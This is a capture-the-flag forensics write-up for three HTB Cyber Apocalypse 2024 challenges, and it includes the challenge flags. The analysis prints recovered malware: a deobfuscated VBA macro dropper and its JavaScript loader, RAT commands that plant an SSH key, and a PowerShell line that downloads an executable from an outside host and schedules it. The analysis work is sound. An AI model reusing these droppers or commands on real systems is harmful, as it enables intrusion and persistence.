

Cyber Apocalypse 2024: Hacker Royale

▼ Forensics[medium] - Phreaky

1. Export eml files from wireshark
2. Extract attachments from EML files in the current dir, and write them to the output subdir:

<https://gist.github.com/urschrei/5258588>

3. Command used:

```
cat *.eml | grep -e 'filename\|Password' - retrieve all filenames with respective password
```


```
unzip -P [password] [filename]
```


```
cat phreaks_plan.pdf.part* > phreaks_plan.pdf - merge all part files into one file
```

4. Repair the pdf file as its unable to read on kali linux

Repair PDF - Repair PDF online & for free

Free online PDF file repair on PDF2Go. This PDF editing suite allows you to repair a corrupted or broken PDF file in a matter of seconds and for free!

 <https://www.pdf2go.com/repair-pdf>



▼ Forensics[medium] - Data Siege

From the wireshark file, I have exported three objects from HTTP: one EZRAT client exe and two xml beans files. According to the scenario, the flag is separated into three parts.

▼ First Part `HTB{c0mmun1c4710n5}` , Second Part `_h45_b33n_r357`

By using strings on the exe file, it shows the malware is built based on .NET framework.

```

$2a079f4e-4dcc-44db-8ca1-0cf2
0.1.6.1
.NETFramework,Version=v4.8
FrameworkDisplayName
.NET Framework 4.8
\System.Resources.ResourceRea
.Resources.RuntimeResourceSet
PADPADP
RSDS
C:\Users\User\Downloads\EZRAT
_CorExeMain
mscorlib.dll
Very_S3cr3t_S
<?xml version="1.0" encoding=
<assembly xmlns="urn:schemas-
<assemblyIdentity version="
<trustInfo xmlns="urn:schem
<security>
<requestedPrivileges xm
<requestedExecutionLe

```

Using ILSpy, I decompiled the executable file and retrieved the encrypt and decrypt function. The encrypt and decrypt function uses a fix key and salt that enables me to reproduce the key and IV used in the process.

```

public static string Decrypt(string cipherText)
{
    try
    {
        string encryptKey = Constantes.EncryptKey;
        byte[] array = Convert.FromBase64String(cipherText);
        using (Aes aes = Aes.Create())
        {
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(encryptKey, new byte[13]
            {
                86, 101, 114, 121, 95, 83, 51, 99, 114, 51,
                116, 95, 83
            });
            aes.Key = rfc2898DeriveBytes.GetBytes(32);
            aes.IV = rfc2898DeriveBytes.GetBytes(16);
            using MemoryStream memoryStream = new MemoryStream();
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(array, 0, array.Length);
                cryptoStream.Close();
            }
            cipherText = Encoding.Default.GetString(memoryStream.ToArray());
        }
        return cipherText;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
        Console.WriteLine("Cipher Text: " + cipherText);
        return "error";
    }
}

```

Using the original decrypt function, I took the base64 data in wireshark sent and received via port 1234 (c2 port) and retrieve the information that lies within it.

▼ Decryption Code

```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

public class Program
{
    public static void Main()
    {
        string cipherText = "zVmhuR0wQw02oztmJNCvd2v8wXTNUW
mU3zkKDpUBqUON+hK0ocQYLG0p0hERLdHDS+yw3KU6RD9Y4LDBjgKeQnjml
4XQMYhl6AFyjB0JpA4UEo2fALsqvbU4Doyb/gtg";
        byte[] key, iv;
        byte[] decryptedBytes = Decrypt(cipherText, out ke
y, out iv);

        // Convert bytes to string for display
        string decryptedText = Encoding.UTF8.GetString(decr
yptedBytes);

        Console.WriteLine("Decrypted Text: " + decryptedTex
t);
        // Console.WriteLine("AES Key (Hex): " + BitConvert
er.ToString(key).Replace("-", ""));
        // Console.WriteLine("AES IV (Hex): " + BitConverte
r.ToString(iv).Replace("-", ""));
    }

    public static byte[] Decrypt(string cipherText, out byt
e[] key, out byte[] iv)
    {
        string encryptKey = Constantes.EncryptKey;
        byte[] array = Convert.FromBase64String(cipherTex
t);

        using (Aes aes = Aes.Create())
        {
```

```

        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc
2898DeriveBytes(encryptKey, new byte[13]
        {
            86, 101, 114, 121, 95, 83, 51, 99, 114, 51,
            116, 95, 83
        });

        aes.Key = rfc2898DeriveBytes.GetBytes(32);
        aes.IV = rfc2898DeriveBytes.GetBytes(16);

        using (MemoryStream memoryStream = new MemorySt
ream())
        {
            using (CryptoStream cryptoStream = new Cryp
toStream(memoryStream, aes.CreateDecryptor(), CryptoStreamM
ode.Write))
            {
                cryptoStream.Write(array, 0, array.Leng
th);

                cryptoStream.Close();
            }

            byte[] decryptedBytes = memoryStream.ToArra
y();

            key = aes.Key;
            iv = aes.IV;

            return decryptedBytes;
        }
    }
}

public static class Constantes
{
    public const string EncryptKey = "VYAemVe03zUDTL6N62kV

```

```
A";
}
```

Main.cs	Output
<pre> 7- { 8 public static void Main() 9- { 10 string cipherText = "ZK1cDuS6syL4 /w1JGgzyKyeaGTSoOLkoI6zmUeJh4hZgRRyt0Hg8obQ7o133pBW7B1lbKoUuKeTvX1 /2fmd4v+g00/E6A0DGmWiW2+XZ +1kDa97VsbxXAwmoZhunRyBXHuo8TfbQ3wFkFA3S8Fde+LRVQB/Kzk/HX /Eomf0j2aDYRGYBCHiGS70BiIC/gyNOW6m0xTu0Zx90SCoFe195v+vi8I8rQ1N6Dy /GPMuhcSWAJ8M9Q2N7fVEz92HwYoI8K5Zvge/7REG /5GKT4pu7KnnFCkNrTp9AqUoPuHm0cWy9J6ZxqwuOXR8LzwbmXohAnTtGso6Dqbih7a a157uVAktF3/ukSnN7EgMSC0ZsUc1zPZjmoR4ITE2HtBrRXJ78CufIbxd +d1DBGts71uDtjr0qyXuuzw+5o8pvKkTemvTcNxzNQbSWj +5TxxLy0Kgx15MVt0ecyJfNfdZG0slqYHkaqJCZm6ShrfvGRFsg1KnenBB274sBdkVqIR todB8d1AM1ZQXQ1MBMGDeCwFqc+ahch0x375U6Ekmvf2fzCZ /TtH4R4R8nKcstAMMBHtTnLaumh5vYV/hRn/MDUTKQuar3Nhu310ak1aK </pre>	<pre> mono /tmp/foN2cSZ0D.exe Decrypted Text: cmd;C:\;echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAwPZCQyJ/s451t +cRqPhJj5qrSqd8cvhUadHwsAemKey2r7Ta +wl.tkZobV1F54HgZRobAw9s3hmfACKI8GvfGmsxdSmb0bZcAAK17cMzhA1F418CL1ghANAPFM6Aud7D1JL UtJrn2B1TqbrjPmBuTKeBxjtI0uRTxt4JvpDKx9aCMNEDKgcKVzOKX/hejJR /Xy0nJxHwKgudEz3je31cVow6kKqp3Z0xzZ9BQ1xU5kRp4yhUUXo3Fbomo61smBydqQdB +LbHGURUFLYwIWEy+1otr6JBwpAfzWZ0YVEfLyp13Sjg+56Fd1cH6j8Jp/mG2R2zqCkt3jamHSSJz13 HTB(commun1c4710n5 >> C:\Users\svco1\ssh\authorized_keys </pre>

Main.cs	Output
<pre> 1- using System; 2 using System.IO; 3 using System.Security.Cryptography; 4 using System.Text; 5 6 public class Program 7- { 8 public static void Main() 9- { 10 string cipherText = "zVmhur0wQw0z0ztJNCvd2v8wXTNUwmU3zkkDPUBqU0N +hK0ocQYL60p0hERLdHDS +yw3KU6RD9Y4LDBjgKeQnjl4XQMyl6AFyJb0Jp4AUe0zFALsqvbU4Doyb/gtg"; 11 byte[] key, iv; 12 byte[] decryptedBytes = Decrypt(cipherText, out key, out iv); 13 14 // Convert bytes to string for display </pre>	<pre> mono /tmp/0wP7eRI3nt.exe Decrypted Text: cmd;C:\;Username: svc01 Password: Passw0rdCorp5421 2nd flag part: _h45_b33n_r357 </pre>

▼ Third Part 0r3d_1n_7h3_h34dqu4r73r5}

Knowing that its a RAT client, there's definitely a connection to command and control. Looking in the tcp connections, there's one involving powershell commands.

```

101 1234 → 49680 [PSH, ACK] Seq=1066 Ack=4113 Win=2097920 Len=47
1514 1234 → 49680 [ACK] Seq=1113 Ack=4113 Win=2097920 Len=1460
642 1234 → 49680 [PSH, ACK] Seq=2573 Ack=4113 Win=2097920 Len=588
54 49680 → 1234 [ACK] Seq=4113 Ack=3161 Win=2102272 Len=0

```

```

2 bits) on interface \Device\NPF_... 0000 08 00 27 bc fb 82 08 00 27 0e 24 75 08 00 45 00 ... ' . $u . E
0010 05 dc e9 44 40 00 80 06 e3 98 0a 0a 0a 15 0a 0a ... D@...
0020 0a 16 04 d2 c2 10 c1 58 0e 98 6d 85 e9 82 50 10 ... .X .m .P
0030 20 03 04 ad 00 00 70 6f 77 65 72 73 68 65 6c 6c ... .. po wershell
0040 2e 65 78 65 20 2d 65 6e 63 6f 64 65 64 20 22 43 ... .exe -en coded "C
0050 67 41 6f 41 45 34 41 5a 51 42 33 41 43 30 41 54 ... gAoAE4AZ QB3AC0AT
0060 77 42 69 41 47 6f 41 5a 51 42 6a 41 48 51 41 49 ... wBiAGoAZ QBjAHQAI
0070 41 42 54 41 48 6b 41 63 77 42 30 41 47 55 41 62 ... ABTAHkac wB0AGUAb
0080 51 41 75 41 45 34 41 5a 51 42 30 41 43 34 41 56 ... QAUAE4AZ QB0AC4AV
0090 77 42 6c 41 47 49 41 51 77 42 73 41 47 6b 41 5a ... wB1AGIAQ wBSAGkAZ
00a0 51 42 75 41 48 51 41 4b 51 41 75 41 45 51 41 62 ... QBuAHQAK QAUAEQAb
00b0 77 42 33 41 47 34 41 62 41 42 76 41 47 45 41 5a ... wB3AG4Ab ABvAGEAZ
00c0 41 42 47 41 47 6b 41 62 41 42 6c 41 43 67 41 49 ... ABGAGkAb AB1ACgAI
00d0 67 42 6f 41 48 51 41 64 41 42 77 41 48 4d 41 4f ... gBoAHQAd ABwAHMAO
00e0 67 41 76 41 43 38 41 64 77 42 70 41 47 34 41 5a ... gAVAC8Ad wBpAG4AZ

```

```
Input
CgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAUAE4AZQB0AC4AVwB1AGIAQWBSAGkAZQBwAHQAKQAUAEQABw
B3AG4AbABvAGEAZABGAGkAbAB1ACgAIgBoAHQAdABwAHMAOgAvAC8AdwBpAG4AZABvAHCACwBSAGkAdgB1AHUACABKAGEAdAB1
AHIALgBjAG8AbQAvADQAZgB2AGEALgB1AHgAZQAIACwAIAAIAEMAogBcAFUAcwB1AHIAcWbCAHMAgBjADAAMQBcAEEAcABwAE
QAYQB0AGEAXABSAG8AYQBtAGkAbgBnAFwANABmAHYAYQAUAGUAEAB1ACIAKAKAAoAJABhAGMAdABpAG8AbgAGAD0AIABOAGUA
dwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAQQBjAHQAaQBVAG4AIAAtAEUAEAB1AGMAdB0AGUAIAAIAEMAogBcAFUAcw
B1AHIAcWbCAHMAgBjADAAMQBcAEEAcABwAEQAYQB0AGEAXABSAG8AYQBtAGkAbgBnAFwANABmAHYAYQAUAGUAEAB1ACIAcGAK
ACQAdABYAGkAZwBnAGUAcgAGAD0AIABOAGUAdwAtAFMAYwBoAGUAZAB1AGwAZQBkAFQAYQBzAGsAVABYAGkAZwBnAGUAcgAGAC
0ARABhAGkAbAB5ACAALQBBAHQAIAAyADoAMAAwAEEATQAKAAoAJABZAGUAdAB0AGkAbgBnAHMAIAA9ACAAATgB1AHcALQBTAGMA
aAB1AGQAdQB0SAGUAZABUAGAcwBrAFMAZQB0AHQAaQBUAGcAcwBTAGUAdAIAKAAoAIwAgADMAdAB0ACAAZgBSAGEAZwAgAHAAYQ
ByAHQA0gAKAAoAUgB1AGcAaQBBzAHQAZQBzAGsAQQBjAHQAaQBVAG4AIAAtAEUAEAB1AGMAdB0AGUAIAAIAEMAogBcAFUAcw
B1AHIAcWbCAHMAgBjADAAMQBcAEEAcABwAEQAYQB0AGEAXABSAG8AYQBtAGkAbgBnAFwANABmAHYAYQAUAGUAEAB1ACIAcGAK
ACAATgAWhIAMwBkAF8AMQBwAF8ANwBoADMAXwBoADMANABkAHEAdQA0AHIANwAZAHIANQB9ACIAIAAtAEEAYwB0AGkAbwBuAC
AAJABhAGMAdABpAG8AbgAGAC0AVABYAGkAZwBnAGUAcgAGACQAdABYAGkAZwBnAGUAcgAGAC0AUwB1AHQAdABpAG4AZwBzACAA
JABZAGUAdAB0AGkAbgBnAHMACgA="

abc 1205 1 842→843 (1 selected) Tr Raw Bytes LF

Output
(New-Object System.Net.WebClient).DownloadFile("https://windowsliveupdater.com/4fva.exe", "C:
\Users\svc01\AppData\Roaming\4fva.exe")

$action = New-ScheduledTaskAction -Execute "C:\Users\svc01\AppData\Roaming\4fva.exe"

$trigger = New-ScheduledTaskTrigger -Daily -At 2:00AM

$settings = New-ScheduledTaskSettingsSet

# 3th flag part:


Register-ScheduledTask -TaskName "0r3d_1n_7h3_h34dqu4r73r5}" -Action $action -Trigger $trigger -
Settings $settings
```

Ant there's the third part of flag

▼ Forensics[hard] - Game Invitation

How to Analyze Malicious Microsoft Office Files

Got malicious Microsoft Office files? Check out this deep dive into the different Office file formats and how they are abused by attackers.

 <https://intezer.com/blog/malware-analysis/analyze-malicious-microsoft-office-files/>

Reference for analyzing VBA in malicious office files



Using both Virustotal SecondWrite report and <https://github.com/decalage2/oletools> can extract the VBA code that lies within the document.

```
(kali@kali)-[~/Downloads/game_invitation]
$ olevba invitation.docm
olevba 0.68.1 on Python 3.11.6 - http://decalage.info/python/oletools

FILE: invitation.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
(empty macro)

VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
-----
Public IAiiymixt As String
Public kwxlyKwVj As String

Function JfqcFfgnc(given_string() As Byte, length As Long) As Boolean
Dim xor_key As Byte
xor_key = 45
For i = 0 To length - 1
given_string(i) = given_string(i) Xor xor_key

```

```
Put #K764B5Ph46Vh, 1, Wk403X7*1134j
Close #K764B5Ph46Vh
Erase Wk403X7*1134j
Set R66BpJMgxXB02h = CreateObject("WScript.Shell")
R66BpJMgxXB02h.Run """" + IAiiymixt + """" + " vF8rdgMHKBrvCoCp0ulm"
ActiveDocument.Save
Exit Sub
MnOWqnnpKXfR0:
Close #K764B5Ph46Vh
ActiveDocument.Save
End If
End Sub
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	AutoClose	Runs when the Word document is closed
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	Kill	May delete a file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	mailform.js	Executable file name

▼ VBA de-obfuscated code

```
Attribute VB_Name = "NewMacros"
Public ScriptFilePath As String
Public AppDataPath As String

Function DecodeByteArray(input_array() As Byte, length As Long) As Boolean
Dim xor_key As Byte
xor_key = 45
For i = 0 To length - 1
input_array(i) = input_array(i) Xor xor_key
xor_key = ((xor_key Xor 99) Xor (i Mod 254))
Next i
DecodeByteArray = True
End Function

Sub CleanUp()
On Error Resume Next
Kill ScriptFilePath
On Error Resume Next
Set fsObj = CreateObject("Scripting.FileSystemObject")
fsObj.DeleteFile AppDataPath & "\*.*", True
Set fsObj = Nothing
```

```

End Sub

Sub RunOnDocumentOpen()
    On Error GoTo ErrorHandler
    Dim targetDomain As String
    Dim currentUserDomain As String
    targetDomain = "GAMEMASTERS.local"
    currentUserDomain = Environ$("UserDomain")
    If targetDomain <> currentUserDomain Then
    Else
        Dim fileContents
        Dim fileLength As Long
        Dim length As Long
        fileLength = FileLen(ActiveDocument.FullName)
        fileContents = FreeFile
        Open (ActiveDocument.FullName) For Binary As #fileCont
ents
        Dim byteArray() As Byte
        ReDim byteArray(fileLength)
        Get #fileContents, 1, byteArray
        Dim documentText As String
        documentText = StrConv(byteArray, vbUnicode)
        Dim match, regexMatches
        Dim regex
        Set regex = CreateObject("vbscript.regexp")
        regex.Pattern = "sWcDwp36x5oIe2hJGnRy1iC92AcdQg08RLioV
ZWlhCKJXHRsq0450AiqLZyLFexYilCtorg0p3RdaoPa"
        Set regexMatches = regex.Execute(documentText)
        Dim matchIndex
        If regexMatches.Count = 0 Then
            GoTo ErrorHandler
        End If
        For Each match In regexMatches
            matchIndex = match.FirstIndex
        Exit For
    Next
    Dim decodedArray() As Byte
    Dim arrayLength As Long
    arrayLength = 13082

```



```

ReDim decodedArray(arrayLength)
Get #fileContents, matchIndex + 81, decodedArray
If Not DecodeByteArray(decodedArray(), arrayLength +
1) Then
    GoTo ErrorHandler
End If
AppDataPath = Environ("appdata") & "\Microsoft\Window
s"

Set fsObj = CreateObject("Scripting.FileSystemObject")
If Not fsObj.FolderExists(AppDataPath) Then
    AppDataPath = Environ("appdata")
End If
Set fsObj = Nothing
Dim newFile
newFile = FreeFile
ScriptFilePath = AppDataPath & "\mailform.js"
Open (ScriptFilePath) For Binary As #newFile
Put #newFile, 1, decodedArray
Close #newFile
Erase decodedArray
Set shellObj = CreateObject("WScript.Shell")
shellObj.Run """" + ScriptFilePath + """" + " vF8rdgMH
KBrvCoCp0ulm"
ActiveDocument.Save
Exit Sub
ErrorHandler:
    Close #newFile
    ActiveDocument.Save
End If
End Sub

```

From the code, the script reads the file content and find a match to a regex pattern. As its a binary file, I've converted the binary file into a huge chunk of hex code using `xxd -p invitation.docm | tr -d '\n' > invitation_hex.txt` . According to the code, after finding the index of first matched byte + 81, we then retrieve a size of 13082 bytes as the array and pass it into `DecodeByteArray` function.

```

grep -ob '735763445770333678356f496532684a476e5279316943393241636
451674f38524c696f565a576c68434b4a58485253714f3435304169714c5a794c

```

```

46655859696c43746f72673070335264616f5061' invitation_hex.txt
# 260306:735763445770333678356f496532684a476e52793169433932416364
51674f38524c696f565a576c68434b4a58485253714f3435304169714c5a794c4
6655859696c43746f72673070335264616f5061
# the first character lies at 260306, which means the first byte
match should be at 260306/2 = 130153

dd if=invitation_hex.txt bs=2 skip=$((130153 + 80)) count=13082 2
>/dev/null > decodearray.txt
# if =
# if=invitation_hex.txt: Specifies the input file.
# bs=2: Sets the block size to 2 byte as its hex
# skip=$((130153 + 80)): Skips to the start position after the ma
tch
# count=13082 : Specifies the number of bytes to read, which is t
he size of decodeArray
# 2>/dev/null: Redirects dd's error output to /dev/null to suppre
ss any error messages.

```

Now, we got the file with the extracted hex values: `decodearray.txt` . By implementing the function from visual basic to python, we can retrieve the contents of `mailform.js` created by the vba script.

▼ `DecodeByteArray()` in python

```

def decode_byte_array(input_array, xor_key):
    decoded_array = bytearray(len(input_array))
    for i in range(len(input_array)):
        decoded_array[i] = input_array[i] ^ xor_key
        xor_key = (xor_key ^ 99) ^ (i % 254)
    return decoded_array

def hex_to_bytes(hex_string):
    return bytearray.fromhex(hex_string)

def main():
    # Read input from "decodeArray.txt"
    with open("decodearray.txt", "r") as file:
        hex_string = file.read().strip()

```

```

# Convert hex string to bytes
input_bytes = hex_to_bytes(hex_string)

# Set initial XOR key
initial_xor_key = 45

# Call the decode function
decoded_bytes = decode_byte_array(input_bytes, initial_xor_key)
print(decoded_bytes)
# Write the decoded bytes to a new file
with open("decoded_output.txt", "wb") as output_file:
    output_file.write(decoded_bytes)

if __name__ == "__main__":
    main()

```

▼ Contents of `mailform.js`

```

var lvky = WScript.Arguments; // ref: https://ss64.com/vb/arguments.html
var DASz = lvky(0);
var Iwlh = lyEK();
Iwlh = JrvS(Iwlh);
Iwlh = xR68(DASz, Iwlh);
eval(Iwlh);

function af5Q(r) {
    var a = r.charCodeAt(0);
    if (a === 43 || a === 45) return 62;
    if (a === 47 || a === 95) return 63;
    if (a < 48) return -1;
    if (a < 48 + 10) return a - 48 + 26 + 26;
    if (a < 65 + 26) return a - 65;
    if (a < 97 + 26) return a - 97 + 26
}

function JrvS(r) {
    var a = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"

```

```

xyz0123456789+/" ;
var t;
var l;
var h;
if (r.length % 4 > 0) return;
var u = r.length;
var g = r.charAt(u - 2) === "=" ? 2 : r.charAt(u - 1) ===
"=" ? 1 : 0;
var n = new Array(r.length * 3 / 4 - g);
var i = g > 0 ? r.length - 4 : r.length;
var z = 0;

function b(r) {
    n[z++] = r
}
for (t = 0, l = 0; t < i; t += 4, l += 3) {
    h = af5Q(r.charAt(t)) << 18 | af5Q(r.charAt(t + 1)) <<
12 | af5Q(r.charAt(t + 2)) << 6 | af5Q(r.charAt(t + 3));
    b((h & 16711680) >> 16);
    b((h & 65280) >> 8);
    b(h & 255)
}
if (g === 2) {
    h = af5Q(r.charAt(t)) << 2 | af5Q(r.charAt(t + 1)) >>
4;
    b(h & 255)
} else if (g === 1) {
    h = af5Q(r.charAt(t)) << 10 | af5Q(r.charAt(t + 1)) <<
4 | af5Q(r.charAt(t + 2)) >> 2;
    b(h >> 8 & 255);
    b(h & 255)
}
return n
}

function xR68(r, a) {
    var t = [];
    var l = 0;
    var h;

```

```

var u = "";
for (var g = 0; g < 256; g++) {
    t[g] = g
}
for (var g = 0; g < 256; g++) {
    l = (l + t[g] + r.charCodeAt(g % r.length)) % 256;
    h = t[g];
    t[g] = t[l];
    t[l] = h
}
var g = 0;
var l = 0;
for (var n = 0; n < a.length; n++) {
    g = (g + 1) % 256;
    l = (l + t[g]) % 256;
    h = t[g];
    t[g] = t[l];
    t[l] = h;
    u += String.fromCharCode(a[n] ^ t[(t[g] + t[l]) % 25
6])
}
return u
}

```

```

function lyEK() {
    var r = "cxbDXRu0h1NrpKxS7FWQ5G5jUC+Ria6llsmU8nPMP1NDC1Ueo
j5ZEbmFzUbxtqM5UW2+nj/Ke2IDGJqT5CjjAofAfU3kWSeVgzH0I5nsEaf9BbH
yN9VvrXTU3UVBQcyX0H9TrrEQHYHzZsq2htu+RnifJExdtHDhMYSBCuqyNcfq8
+txpcyX/aKKAblYh6IL75+/rthbYi/Htv9JjAFbf5UZc0hvNntdNFbM19nSSTh
I+3AqAmM1l98brRA0MwNd6rR2l4Igdw6TIF4HrkY/edWuE5IuLHcbSX1J4UrHs
30LjsvR01lAC7VJjIgE5K8imIH4dD+KDbm4P30zhrai7ckNw88mzPfjjeBxBUj
mMvqvWAmxxRK9CLyp+l6N4wtgjWfnIvnrOS0IsatJMScgEHb5KPys8HqJUhcL8
yN1HKIUDMeL07eT/oMuDKR0tJbbkchZ6t/483K88VEn+Jrjm7DRYisfb5cE95f
lC7RYIHJl992cuHIKgoYk2EQpjVsLetvvSTg2DGQ400LWRWZMfmOdM2Wlclpo+
MYdrvEcBsmw44RUG3J50BnQb7ZI+pop50NDCXRuYPe0ZmSfi+Sh76bV1zb6dS
cwUtvEpGAzPNS3Z6h7020afYL0VL5vKp4Vb87oiV6vsBlG4Sz5NSaqUH4q+Vy0
U/IZ5PIXSRBsbrAM8mCV54tHV51X5qwJxbyv4wFYeZI72cT0gkW6rgGw/nxnoe
+tGhHYk6U8AR02XhD1oc+6lt3Zzo/bQYk9PuaVm/Zq9XzFfHslQ3fDNj55MRZC
icQcaa2YPUb6aiYamL81bzcogllzYtGLs+sIk1r9R5TnpioB+KY/LCK1FyGaGC

```

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
